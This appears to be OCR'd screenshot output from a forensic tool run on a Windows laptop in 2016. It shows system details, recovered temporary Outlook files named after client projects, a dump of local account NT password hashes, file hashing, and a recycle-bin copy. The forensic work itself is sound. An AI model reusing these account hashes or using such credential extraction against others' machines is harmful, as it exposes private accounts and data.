Windows Search Items: 57864

Total Items: 59428

OK

OS Forensics System Information



System Information

List: Basic System Information

● Live Acquisition of Current Machine ○ Scan Drive: C:\

Commands Executed

GetComputerName Operating system Get CPU Info Get Mem Info Get Graphics Info Get USB Info Get Disk volume Info Get Disk drive Info Get Optical drive Info Get Network Info Get Ports Info Get Motherboard Info

GetComputerName

Date: Thursday, July 7, 2016, 10:04:29 AM

```
LT9
```

Back to Top

Operating system


Date: Thursday, July 7, 2016, 10:04:29 AM

```
Windows 10 build 10586 (64-bit)
```

Back to Top

Get CPU Info

OS Forensics Deleted File Search



Deleted File Search

Disk: \\.\PhysicalDrive0: Partition 3, E: [390.62GB NTFS]

Filter String:

Presets: All Files

```
~Home 2016.pst.tmp
Size: 128.0 KB, Attributes: H-A-T-, Location: E:\OneDrive\My Data Sources\
Created: 7/7/2016, 9:58 AM, Modified: 7/7/2016, 9:58 AM, Accessed: 07-Jul-2016 13:58
~Mike-Gmail.pst.tmp
Size: 128.0 KB, Attributes: H-A-T-, Location: E:\OneDrive\My Data Sources\
Created: 7/7/2016, 9:58 AM, Modified: 7/7/2016, 9:58 AM, Accessed: 07-Jul-2016 13:58
~PMC Group Contacts Assoc and Orgs 2016.pst.tmp
Size: 128.0 KB, Attributes: H-A-T-, Location: E:\OneDrive\My Data Sources\
Created: 7/7/2016, 9:54 AM, Modified: 7/7/2016, 9:54 AM, Accessed: 07-Jul-2016 13:54
~PMC Group Front Office.pst.tmp
Size: 128.0 KB, Attributes: H-A-T-, Location: E:\OneDrive\My Data Sources\
Created: 7/7/2016, 9:58 AM, Modified: 7/7/2016, 9:58 AM, Accessed: 07-Jul-2016 13:58
~PMC Group Project-ACET R23G.pst.tmp
Size: 128.0 KB, Attributes: H-A-T-, Location: E:\OneDrive\My Data Sources\
Created: 7/7/2016, 9:58 AM, Modified: 7/7/2016, 9:58 AM, Accessed: 07-Jul-2016 13:58
~PMC Group Project-ACET VA T4.pst.tmp
Size: 128.0 KB, Attributes: H-A-T-, Location: E:\OneDrive\My Data Sources\
Created: 7/7/2016, 9:58 AM, Modified: 7/7/2016, 9:58 AM, Accessed: 07-Jul-2016 13:58
~PMC Group Project-LiveSafe.pst.tmp
Size: 128.0 KB, Attributes: H-A-T-, Location: E:\OneDrive\My Data Sources\
Created: 7/7/2016, 9:58 AM, Modified: 7/7/2016, 9:58 AM, Accessed: 07-Jul-2016 13:58
~PMC Group Project-NexDefense.pst.tmp
Size: 128.0 KB, Attributes: H-A-T-, Location: E:\OneDrive\My Data Sources\
Created: 7/7/2016, 9:58 AM, Modified: 7/7/2016, 9:58 AM, Accessed: 07-Jul-2016 13:58
~PMC Group Project-NIKA DHA.pst.tmp
Size: 128.0 KB, Attributes: H-A-T-, Location: E:\OneDrive\My Data Sources\
Created: 7/7/2016, 9:58 AM, Modified: 7/7/2016, 9:58 AM, Accessed: 07-Jul-2016 13:58
```


Items Found: 11

Items Searched: 12

Current File:

Sorting: Name

OS Forensics Passwords



Passwords

● Live Acquisition of Current Machine ○ Scan Drive: C:\

☑ Test common passwords


Local Users

Windows User Account	Password Required?	LM Password	NT Password	LM-Hash	NT-Hash	Registry Key
Administrator	No	(disabled)		(disabled)	31D6CFE0D16AE931B73C59D7E0C089C0	SAM\SAM\Domains\Account\Users\000001F4\V
Guest	N/A	(disabled)	(disabled)	(disabled)	(disabled)	SAM\SAM\Domains\Account\Users\000001F5\V
DefaultAccount	N/A	(disabled)	(disabled)	(disabled)	(disabled)	SAM\SAM\Domains\Account\Users\000001F7\V
LT7	Yes	(disabled)	(unknown)	(disabled)	297850BEA93D6AC866FA56C136BBBCF9	SAM\SAM\Domains\Account\Users\000003E9\V

Cached Domain Users

User	Domain	Password Hash	Registry Key

OS Forensics Verify/Create Hash



Verify / Create Hash

● File ○ Volume ○ Text

File: E:\PMC Projects Current\PMC-NIBS Cybersecuring Control Systems\BCS T1

Hash Funciton: SHA-256

Upper case output □

Progress

Data Hashed: 355.1 KB

Calculated Hash: 58d96426c924aa07ab4dd3410a812ad4f8d66857d19ba431a61add2a4afc19 SHA-256


Comparison Hash

The comparison hash is an optional field

Selected Hash Function Description

SHA-256 is part of the SHA2 family of hash sets. It is more secure than SHA1 but is not very widely used. Many organizations are waiting for SHA3 to be finalised before moving off SHA1, skipping SHA2 completely.

OS Forensics Create Signature



Create Signature

Start Folder: C:\

Scan Status

Status: Finished
Files Scanned: 300528
Cumulative File Size: 81.42 GB
Directories Scanned: 55105


Current File Details

Name: None
Directory: None
Hash: N/A
File Size: N/A
Creation Time: N/A
Modify Time: N/A

File attributes

Archive □ Hidden □
Compressed □ Read only □
Encrypted □ System □

OS Forensics Folder Copy



Source Directory: E:\

Destination Directory: C:\Users\LT7\Documents

Current File: $RD0E8DB.pst

Current Path: E:\$RECYCLE.BIN\S-1-5-21-1796209481-4255618608-2328724579-1001\$R7RVI99


Time Remaining: 4 Hours 35 Minutes

Speed: 19.92 MB\s

Log:

```
Copy started on Thursday, July 7, 2016, 11:12:30 AM
```

OS Forensics Memory Viewer



Process	PID
ACCStd.exe	8168
adb.exe	7684
AndroidSync.exe	6944
ApplicationFrameHost.exe	1280

Process Info

Image Name: C:\Program Files (x86)\Acer\Care Center\ACCStd.exe
PID: 8168
Product: ACCStd
Description: ACCStd
Version: 2.00.3305.0

Physical Memory		Virtual Memory	
Working set (total)	8860 K	Total	137438953408
Working set (private)	1888 K	Private	56980 K
Working set (shared)	6972 K	Allocated	736252 K

